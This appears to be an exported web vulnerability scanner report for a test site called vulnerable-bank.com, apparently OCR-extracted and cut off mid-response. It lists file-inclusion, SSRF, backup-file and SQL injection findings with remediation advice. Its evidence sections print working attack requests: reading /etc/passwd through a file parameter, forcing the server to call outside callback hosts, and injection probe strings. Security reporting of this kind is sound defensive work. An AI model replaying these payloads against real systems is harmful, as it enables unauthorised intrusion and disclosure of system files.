HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:56:13 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 1484
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/
[...]
nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-networkd:x:101:103:systemd Network Management,,,:/run/systemd:/bin/false
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
File path traversal	high	firm	http://www.vulnerable-bank.com/get_file.php

J2EEScan - Local File Include

Issue Details

URL	http://www.vulnerable-bank.com/get_file.php?file=file%3a%2f%2f%2fetc%2fpasswd
Path	/get_file.php
Caption	/get_file.php [file parameter]
Severity	High
Confidence	certain

Description

J2EEScan identified a local file include vulnerability. It was possible to retrieve configuration files from the remote system.

References:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-2169>
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-0202>
https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion

Remediation

Execute a code review activity to mitigate the LFI vulnerability

References:

http://www.hpenterprisesecurity.com/vulncat/en/vulncat/java/file_disclosure_spring_webflow.html
https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
<http://cwe.mitre.org/data/definitions/22.html>
<https://www.securecoding.cert.org/confluence/display/cplusplus/FIO02-CPP.+Canonicalize+path+names+originating+from+untrusted+sources>
<https://www.securecoding.cert.org/confluence/display/java/FIO16-J.+Canonicalize+path+names+before+validating+them>

Classification

none

Reference

none

FirstOrderEvidence

```
GET /get_file.php?file=file%3a%2f%2f%2fetc%2fpasswd HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:56:58 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 1484
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:6
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
J2EEScan - Local File Include	high	certain	http://www.vulnerable-bank.com/get_file.php

External service interaction (DNS)

Issue Details

URL

http://www.vulnerable-bank.com/get_file.php?
file=https%3a%2f%2foiafmmc76dfzcqjzudbry4q7gymaryim99zxo.wss.onlinehackscan.com%2f%3fnews.txt

Path	/get_file.php
Caption	/get_file.php [file parameter]
Severity	High
Confidence	certain

Description

It is possible to induce the application to perform server-side DNS lookups of arbitrary domain names.

The payload <https://oiafmmc76dfzcqjzudbry4q7gymaryim99zxo.wss.onlinehackscan.com/?news.txt> was submitted in the **file** parameter.

The application performed a DNS lookup of the specified domain.

External service interaction arises when it is possible to induce an application to interact with an arbitrary external service, such as a web or mail server. The ability to trigger arbitrary external service interactions does not constitute a vulnerability in its own right, and in some cases might even be the intended behavior of the application. However, in many cases, it can indicate a vulnerability with serious consequences.

In cases where DNS-based interactions can be triggered, it is normally possible to trigger interactions using other service types, and these are reported as separate issues. If a payload that specifies a particular service type (e.g. a URL) triggers only a DNS-based interaction, then this strongly indicates that the application attempted to connect using that other service, but was prevented from doing so by egress filters in place at the network layer. The ability to send requests to other systems can allow the vulnerable server to be used as an attack proxy. By submitting suitable payloads, an attacker can cause the application server to attack other systems that it can interact with. This may include public third-party systems, internal systems within the same organization, or services available on the local loopback adapter of the application server itself. Depending on the network architecture, this may expose highly vulnerable internal services that are not otherwise accessible to external attackers.

Remediation

You should review the purpose and intended use of the relevant application functionality, and determine whether the ability to trigger arbitrary external service interactions is intended behavior. If so, you should be aware of the types of attacks that can be performed via this behavior and take appropriate measures. These measures might include blocking network access from the application server to other internal systems, and hardening the application server itself to remove any services available on the local loopback adapter.

If the ability to trigger arbitrary external service interactions is not intended behavior, then you should implement a whitelist of permitted services and hosts, and block any interactions that do not appear on this whitelist.

Classification

CWE-918: Server-Side Request Forgery (SSRF), (<https://cwe.mitre.org/data/definitions/918.html>).

CWE-406: Insufficient Control of Network Message Volume (Network Amplification), (<https://cwe.mitre.org/data/definitions/406.html>).

Reference

Burp Collaborator (<https://blog.portswigger.net/2015/04/introducing-burp-collaborator.html>).

CollaboratorEvidence

```
GET /get_file.php?file=https%3a%2f%2foiafmmc76dfzcqjzudbry4q7gymaryim99zxo.burpcollaborator.net%2f%3fnews.txt HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:03:34 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 61
```

Connection: close

Content-Type: text/html; charset=UTF-8

```
<html><body>jwzidmy1epjz13696f5kvizjsg1ggjfigz</body></html>
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
External service interaction (DNS)	high	certain	http://www.vulnerable-bank.com/get_file.php

External service interaction (HTTP)

Issue Details

URL

http://www.vulnerable-bank.com/get_file.php?
file=http%3a%2f%2fwppntujfdlm7jyq71liz5cxfn6t6hz5ptgg64v.wss.onlinehackscan.com%2f%3fnews.txt

Path	/get_file.php
Caption	/get_file.php [file parameter]
Severity	High
Confidence	certain

Description

It is possible to induce the application to perform server-side HTTP and HTTPS requests to arbitrary domains.

The payload **http://wppntujfdlm7jyq71liz5cxfn6t6hz5ptgg64v.wss.onlinehackscan.com/?news.txt** was submitted in the **file** parameter.

The application performed an HTTP request to the specified domain.

External service interaction arises when it is possible to induce an application to interact with an arbitrary external service, such as a web or mail server. The ability to trigger arbitrary external service interactions does not constitute a vulnerability in its own right, and in some cases might even be the intended behavior of the application. However, in many cases, it can indicate a vulnerability with serious consequences.

The ability to send requests to other systems can allow the vulnerable server to be used as an attack proxy. By submitting suitable payloads, an attacker can cause the application server to attack other systems that it can interact with. This may include public third-party systems, internal systems within the same organization, or services available on the local loopback adapter of the application server itself. Depending on the network architecture, this may expose highly vulnerable internal services that are not otherwise accessible to external attackers.

Remediation

You should review the purpose and intended use of the relevant application functionality, and determine whether the ability to trigger arbitrary external service interactions is intended behavior. If so, you should be aware of the types of attacks that can be performed via this behavior and take appropriate measures. These measures might include blocking network access from the application server to other internal systems, and hardening the application server itself to remove any services available on the local loopback adapter.

If the ability to trigger arbitrary external service interactions is not intended behavior, then you should implement a whitelist of permitted services and hosts, and block any interactions that do not appear on this whitelist.

Classification

CWE-918: Server-Side Request Forgery (SSRF) (<https://cwe.mitre.org/data/definitions/918.html>).

CWE-406: Insufficient Control of Network Message Volume (Network Amplification) (<https://cwe.mitre.org/data/definitions/406.html>).

Reference

Burp Collaborator (<https://blog.portswigger.net/2015/04/introducing-burp-collaborator.html>).


CollaboratorEvidence

```
GET /get_file.php?file=http%3a%2f%2fwppntujfdlm7jyq71liz5cxfn6t6hz5ptgg64v.burpcollaborator.net%2f%3fnews.txt HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:03:36 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 61
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<html><body>jwzidmy1epjz13696f5kvizjsglgigjfigz</body></html>
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
External service interaction (HTTP)	high	certain	http://www.vulnerable-bank.com/get_file.php

Backup file

Issue Details

URL	http://www.vulnerable-bank.com/redirect.php.bak?redirect=http%3a%2f%2fwww.google.com%2f http://www.vulnerable-bank.com/aum.php.bak?redirect=http%3a%2f%2fwww.google.com%2f
Path	/redirect.php
Caption	/redirect.php.bak
Severity	Informational
Confidence	certain

Description

Publicly accessible backups and outdated copies of files can provide attackers with extra attack surface. Depending on the server configuration and file type, they may also expose source code, configuration details, and other information intended to remain secret.

Remediation

Review the file to identify whether it's intended to be publicly accessible, and remove it from the server's web root if it isn't. It may also be worth auditing the server contents to find other outdated files, and taking measures to prevent the problem from recurring.

Classification

CWE-530: Exposure of Backup File to an Unauthorized Control Sphere (<https://cwe.mitre.org/data/definitions/530.html>).

Reference

Review Old, Backup and Unreferenced Files for Sensitive Information

([https://www.owasp.org/index.php/Review_Old_Backup_and_Unreferenced_Files_for_Sensitive_Information_\(OTG-CONFIG-004\)](https://www.owasp.org/index.php/Review_Old_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004)))

FirstOrderEvidence

```
GET /redirect.php.bak ?redirect=http%3a%2f%2fwww.google.com%2f HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:04:16 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Thu, 24 Aug 2017 18:39:21 GMT
ETag: "62-5578425919e57"
Accept-Ranges: bytes
Content-Length: 98
Connection: close
Content-Type: application/x-trash

<?php

// redirect.php

$redirect = $_GET['redirect'];

header("Location: $redirect");

?>
```


FirstOrderEvidence

```
GET /auim.php.bak ?redirect=http%3a%2f%2fwww.google.com%2f HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 404 Not Found
Date: Fri, 21 May 2021 16:04:17 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 285
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found </title>
</head><body>
<h1>Not Found </h1>
<p>The requested URL was not found on this server. </p>
<hr>
<address>Apache/2.4.25 (Debian) Server at www.vulnerable-bank.com Port 80 </address>
</body></html>
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Backup file	info	certain	http://www.vulnerable-bank.com/redirect.php

MySQL injection

Issue Details

URL

http://www.vulnerable-bank.com/app_v3_personal.php?id=1/0&ut5ao1ba92=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1-00&ol8sw7d3wn6=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1/(2-2)&qqomk4nxg98=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1/(1*1)&x5mxsfa8=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1/abf(1)&z06ecd0=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1/abs(1)&l7um8rcbq38=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1/power(unix_timestanp(),0)&yfm2p512s57=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1/power(unix_timestamp(),0)&gb7ey7gkzr8=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1/'z'/**/&yp8bi2zwp55=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1/**z*/&g9r6lcjska0=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1<!--z-->&k4i87388o26=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1<!--z-->&gpffs2734=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1%20procedure%20analyse%20(0,0,0)--%20-&meo322wh6=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=1%20procedure%20analyse%20(0,0,0)--%20-z&v1u0l40=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=null&yhnp3w93=1
http://www.vulnerable-bank.com/app_v3_personal.php?id=nuzl&l3furiaufi6=1

Path /app_v3_personal.php
Caption /app_v3_personal.php [id parameter]
Severity Medium
Confidence firm

Description

The application reacts to inputs in a way that suggests it might be vulnerable to some kind of server-side code injection. The probes are listed below in chronological order, with evidence. Response attributes that only stay consistent in one probe-set are italicised, with the variable attribute starred.

Successful probes

Divide by 0	/0	-0
visible_text	X	Y
<div	57	58
word_count	816	831
whole_body_content	X	Y
visible_word_count	222	242
content_length	X	Y
tag_names	X	Y

Divide by expression	/(2-2)	/(1*1)
visible_text	X	Y
<div	57	58
word_count	816	831
whole_body_content	X	Y
visible_word_count	222	242
content_length	X	Y
tag_names	X	Y

Basic function injection	/abf(1)	/abs(1)
<div	39	58
error	2	0
word_count	642	831
outbound_edge_tag_names	X	Y
<script	2	4
visible_word_count	191	242
content_length	9272	Y
comments	X	Y
line_count	210	315
tag_names	X	Y
outbound_edge_count	30	45

css_classes	X	Y
</html>	0	1
anchor_labels	X	Y
visible_text	*X*	Y
whole_body_content	*X*	Y
limited_body_content	*X*	Y

MySQL injection /power(unix_timestamp(),0) /power(unix_timestamp(),0)

<div	39	58
error	2	0
word_count	642	831
outbound_edge_tag_names	X	Y
<script	2	4
visible_word_count	191	242
comments	X	Y
line_count	210	315
tag_names	X	Y
outbound_edge_count	30	45
css_classes	X	Y
</html>	0	1
anchor_labels	X	Y
visible_text	*X*	Y
whole_body_content	*X*	Y
content_length	*9302*	Y
limited_body_content	*X*	Y

Comment injection /!z*/**/ /**z*/

<div	39	58
error	3	0
word_count	666	831
outbound_edge_tag_names	X	Y
<script	2	4
visible_word_count	215	242
comments	X	Y
line_count	210	315
sql syntax	1	0
tag_names	X	Y
outbound_edge_count	30	45
css_classes	X	Y
</html>	0	1
anchor_labels	X	Y
visible_text	*X*	Y
whole_body_content	*X*	Y
content_length	*9383*	Y
limited_body_content	*X*	Y

HTML comment injection (WAF?) <!-zz--> <!-z-z-->

content_length	9377	*9379*
----------------	------	--------

MySQL order-by procedure analyse (0,0,0)-- - procedure analyse (0,0)-- -z

outbound_edge_tag_names	X	Y
<script	2	4
comments	X	Y
line_count	210	315
outbound_edge_count	30	45
css_classes	X	Y
</html>	0	1
anchor_labels	X	Y
<div	39	*61*
error	*2*	0
tag_names	X	*Y*
limited_body_content	*X*	Y

Magic value: null null nzll

<div	57	39
error	0	2
word_count	816	643
outbound_edge_tag_names	X	Y

<script	4	2
visible_word_count	222	192
comments	X	Y
line_count	315	210
tag_names	X	Y
outbound_edge_count	45	30
css_classes	X	Y
</html>	1	0
anchor_labels	X	Y
visible_text	X	*Y*
whole_body_content	X	*Y*
content_length	X	*9262*
limited_body_content	X	*Y*

Remediation

This issue does not necessarily indicate a vulnerability; it is merely highlighting behaviour worthy of manual investigation. Try to determine the root cause of the observed behaviour. Refer to Backslash Powered Scanning (<http://blog.portswigger.net/2016/11/backslash-powered-scanning-hunting.html>) for further details and guidance interpreting results.

Classification

none

Reference

none

DiffableEvidence

```
GET /app_v3_personal.php?id=1/0&ut5ao1ba92=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, ut5ao1ba92
Accept: */*, text/ut5ao1ba92
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
ut5ao1ba92
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://ut5ao1ba92.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:04:51 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

```
GET /app_v3_personal.php?id=1-00&018sw7d3wn6=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, 018sw7d3wn6
Accept: */*, text/018sw7d3wn6
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
018sw7d3wn6
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://018sw7d3wn6.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:04:50 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13204
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/(2-2)&qqomk4nxg98=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, qqomk4nxg98
Accept: */*, text/qqomk4nxg98
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
qqomk4nxg98
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://qqomk4nxg98.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:04:59 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/(1*1)&x5mxf8=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, x5mxf8
Accept: */*, text/x5mxf8
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
x5mxf8
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://x5mxf8.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:04:59 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13204
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/abf(1)&z06ecd0=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, z06ecd0
Accept: */*, text/z06ecd0
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 z06ecd0
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://z06ecd0.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:05:24 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9272
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/abs(1)&l7um8rcbq38=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, l7um8rcbq38
Accept: */*, text/l7um8rcbq38
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
l7um8rcbq38
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://l7um8rcbq38.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:05:24 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13204
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/power(unix_timestamp(),0)&yfm2p512s57=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, yfm2p512s57
Accept: */*, text/yfm2p512s57
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
yfm2p512s57
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://yfm2p512s57.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:05:41 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9302
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/power(unix_timestamp(),0)&gb7ey7gkzr8=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, gb7ey7gkzr8
Accept: */*, text/gb7ey7gkzr8
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
gb7ey7gkzr8
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://gb7ey7gkzr8.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:05:40 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13204
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/'z*/**/&yp8bi2zwp55=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, yp8bi2zwp55
Accept: */*, text/yp8bi2zwp55
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
yp8bi2zwp55
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://yp8bi2zwp55.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:14 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9383
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/**z'*/&g9r6lcjska0=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, g9r6lcjska0
Accept: */*, text/g9r6lcjska0
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
g9r6lcjska0
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://g9r6lcjska0.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:14 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13204
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1<!-zz-->&k4i87388o26=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, k4i87388o26
Accept: */*, text/k4i87388o26
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
k4i87388o26
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://k4i87388o26.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:21 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9377
Connection: close
Content-Type: text/html; charset=UTF-8

